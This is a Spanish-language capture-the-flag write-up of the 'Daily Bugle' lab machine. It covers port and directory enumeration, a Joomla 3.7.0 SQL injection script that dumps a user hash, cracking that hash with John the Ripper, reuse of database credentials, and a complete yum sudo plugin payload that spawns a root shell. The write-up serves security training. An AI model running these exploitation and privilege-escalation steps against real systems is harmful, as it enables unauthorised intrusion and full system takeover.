

**10.10.49.97**

## Enumeration

Se ha realizado un escaneo con la herramienta NMAP y se ha podido encontrar lo siguiente:

```
(kali㉿kali)-[~]
$ nmap -A -p- 10.10.49.97
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 11:41 EDT
Nmap scan report for 10.10.49.97
Host is up (0.051s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
3306/tcp  open  mysql    MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 65.67 seconds
```

```
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
```

```
80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
```

La página que se encontró en el puerto 80 es la siguiente.

# DAILY BUGLE

## Home

### Spider-Man robs bank!

Details

Written by Super User

Category: **Uncategorised**

Published: 16 December 2019

Hits: 2



The criminal we call "Spider-Man" is back at it, clearly as seen in the image, Spider-Man is nothing more than a criminal, and I have proof, Sure he saves people all the time for free with

#### Main Menu

- Home

#### Login Form

☐ Remember Me


[Forgot your username?](#)

[Forgot your password?](#)

se ha detectado que la pagina esta creada con joomla.

3306/tcp open mysql MariaDB (unauthorized)

Al intentar realizar una conexión al puerto 3306 se ha obtenido lo siguiente:



## Web Services

### Gobuster

Se ha realizado una enumeración de los directorios con la herramienta gobuster:

```
(kali@kali)-[~]
$ gobuster dir -u http://10.10.49.97/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.49.97/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/05/16 11:54:56 Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 206]
./htaccess (Status: 403) [Size: 211]
./htpasswd (Status: 403) [Size: 211]
/administrator (Status: 301) [Size: 241] [→ http://10.10.49.97/administrator/]
/bin (Status: 301) [Size: 231] [→ http://10.10.49.97/bin/]
/cache (Status: 301) [Size: 233] [→ http://10.10.49.97/cache/]
/cgi-bin/ (Status: 403) [Size: 210]
/components (Status: 301) [Size: 238] [→ http://10.10.49.97/components/]
/images (Status: 301) [Size: 234] [→ http://10.10.49.97/images/]
/includes (Status: 301) [Size: 236] [→ http://10.10.49.97/includes/]
/index.php (Status: 200) [Size: 9276]
/language (Status: 301) [Size: 236] [→ http://10.10.49.97/language/]
/layouts (Status: 301) [Size: 235] [→ http://10.10.49.97/layouts/]
/libraries (Status: 301) [Size: 237] [→ http://10.10.49.97/libraries/]
/media (Status: 301) [Size: 233] [→ http://10.10.49.97/media/]
/modules (Status: 301) [Size: 235] [→ http://10.10.49.97/modules/]
/plugins (Status: 301) [Size: 235] [→ http://10.10.49.97/plugins/]
/robots.txt (Status: 200) [Size: 836]
/templates (Status: 301) [Size: 237] [→ http://10.10.49.97/templates/]
/tmp (Status: 301) [Size: 231] [→ http://10.10.49.97/tmp/]

2022/05/16 11:55:21 Finished
```



## Dirb\DirBuster

Se ha realizado una enumeración de los directorios con la herramienta DIRB y no se ha obtenido información que difiera con la búsqueda anterior con gobuster:

```
(kali@kali)-[~]
$ dirb http://10.10.49.97/ -w /usr/share/wordlists/dirb/common.txt -R

DIRB v2.22
By The Dark Raver

START_TIME: Mon May 16 11:58:02 2022
URL_BASE: http://10.10.49.97/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Interactive Recursion
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612

— Scanning URL: http://10.10.49.97/ —
=> DIRECTORY: http://10.10.49.97/administrator/
=> DIRECTORY: http://10.10.49.97/bin/
=> DIRECTORY: http://10.10.49.97/cache/
+ http://10.10.49.97/cgi-bin/ (CODE:403|SIZE:210)
=> DIRECTORY: http://10.10.49.97/components/
=> DIRECTORY: http://10.10.49.97/images/
=> DIRECTORY: http://10.10.49.97/includes/
+ http://10.10.49.97/index.php (CODE:200|SIZE:9276)
=> DIRECTORY: http://10.10.49.97/language/
=> DIRECTORY: http://10.10.49.97/layouts/
=> DIRECTORY: http://10.10.49.97/libraries/
=> DIRECTORY: http://10.10.49.97/media/
=> DIRECTORY: http://10.10.49.97/modules/
=> DIRECTORY: http://10.10.49.97/plugins/
+ http://10.10.49.97/robots.txt (CODE:200|SIZE:836)
=> DIRECTORY: http://10.10.49.97/templates/
=> DIRECTORY: http://10.10.49.97/tmp/
```

**joomlascan**

**Se ha realizado un escaneo de la página con la herramienta joomscan:**

```
( _ )( _ )( _ )( _ v _ ) / _ ) / _ \ ( \ ( )  
- _ )( _ )( _ )( _ )( _ ) ( \ _ \ ( ( _ / ( _ ) \ ) ( _ )  
\ _ ) ( _ ) ( _ ) ( _ /\ /\ ) ( _ / \ _ ) ( _ ) ( _ ) \ )  
                                     (1337.today)  
  
--=[OWASP JoomScan  
+---++---=[Version : 0.0.7  
+---++---=[Update Date : [2018/09/23]  
+---++---=[Authors : Mohammad Reza Espargham , Ali Razmjoo  
--=[Code name : Self Challenge  
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP  
  
Processing http://10.10.49.97 ...  
/admin/  
/administrator/  
/api/  
[+] FireWall Detector  
[++] Firewall not detected  
  
[+] Detecting Joomla Version  
[++] Joomla 3.7.0  
  
[+] Core Joomla Vulnerability  
[++] Target Joomla core is not vulnerable  
  
[+] Checking Directory Listing  
[++] directory has directory listing :  
http://10.10.49.97/administrator/components  
http://10.10.49.97/administrator/modules  
http://10.10.49.97/administrator/templates  
http://10.10.49.97/images/banners  
  
[+] Checking apache info/status files  
[++] Readable info/status files are not found  
  
[+] admin finder  
[++] Admin page : http://10.10.49.97/administrator/
```

```
[+] Checking robots.txt existing path
[++] robots.txt is found
path : http://10.10.49.97/robots.txt

Interesting path found from robots.txt
http://10.10.49.97/joomla/administrator/
http://10.10.49.97/administrator/
http://10.10.49.97/bin/
http://10.10.49.97/cache/
http://10.10.49.97/cli/
http://10.10.49.97/components/
http://10.10.49.97/includes/
http://10.10.49.97/installation/
http://10.10.49.97/language/
http://10.10.49.97/layouts/
http://10.10.49.97/libraries/
http://10.10.49.97/logs/
http://10.10.49.97/modules/
http://10.10.49.97/plugins/
http://10.10.49.97/tmp/

[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found

Your Report : reports/10.10.49.97/
```

Se ha encontrado la versión de joomla que se utiliza en la pagina

```
[+] Detecting Joomla Version
[++] Joomla 3.7.0
```

se ha analizado el robots.txt sin encontrar información diferente a la obtenida anteriormente.



```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/orig.html
#
# For syntax checking, see:
# http://tool.motoricerca.info/robots-checker.phtml

User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

## ***Exploitation***

Se ha utilizado un exploit para la versión de joomla que se encuentra en la página web de la maquina:

```
(kali@kali)-[~]
$ python joomblah.py http://10.10.49.97

Joomla!

[-] Fetching CSRF token
[-] Testing SQLi
  - Found table: fb9j5_users
  - Extracting users from fb9j5_users
[$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZh0jVMw.V.d3p12kBTZutm', '', '']
  - Extracting sessions from fb9j5_session
```

Se ha encontrado un usuario y una contraseña cifrada.

jonah // \$2y\$10\$0veO/JSFh4389Lluc4Xya.dfy2MF.bZh0jVMw.V.d3p12kBTZutm

Esta contraseña se ha pasado por jhon the ripper y se ha descifrado (spiderman123):

```
(kali@kali)-[~/Desktop]
$ sudo john hash1 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:29 0.03% (ETA: 2022-05-17 18:33) 0g/s 163.4p/s 163.4c/s 163.4C/s summer05..soccer22
0g 0:00:02:50 0.15% (ETA: 2022-05-17 19:47) 0g/s 155.0p/s 155.0c/s 155.0C/s mysister..lovebunny
spiderman123 (?)
1g 0:00:05:06 DONE (2022-05-16 12:55) 0.003263g/s 152.8p/s 152.8c/s 152.8C/s thelma1..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Con las credenciales obtenidas podremos entrar a la página de joomla:





Editing file /index.php in template protostar .



9/13

```

class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back
again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'The Daily Bugle';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root';
    public $password = 'nv5uz9r3ZEDzVjNu';
    public $db = 'joomla';
    public $dbprefix = 'fb9j5_';
    public $live_site = '';
    public $secret = 'UAMBRWzH03oFPmVC';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}';

```

utilizaremos el usuario encontrado en el fichero passwd:

```

sh-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu

```

encontraremos la flag del usuario:

```

Password: nv5uz9r3ZEDzVjNu
whoami
jjameson
cd /home/jjameson
ls
user.txt
cat user.txt

```

Para conseguir la flag del root necesitaremos realizar una escalada de privilegios basándonos en los permisos que tiene el usuario jjameson:

```

in

User jjameson may run the following commands on dailybugle:
(ALL) NOPASSWD: /usr/bin/yum

```

Realizaremos una escalada de privilegios con yum basándonos en esta serie de comandos:

```

TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
    os.execl('/bin/sh', '/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y|

```

una vez los introducimos y obtendremos root de la maquina una vez al ser root podremos obtener la flag de root:

```

USER      TTY
whoami
root

```

```

var
cd root
ls
anaconda-ks.cfg
root.txt
cat root.txt

```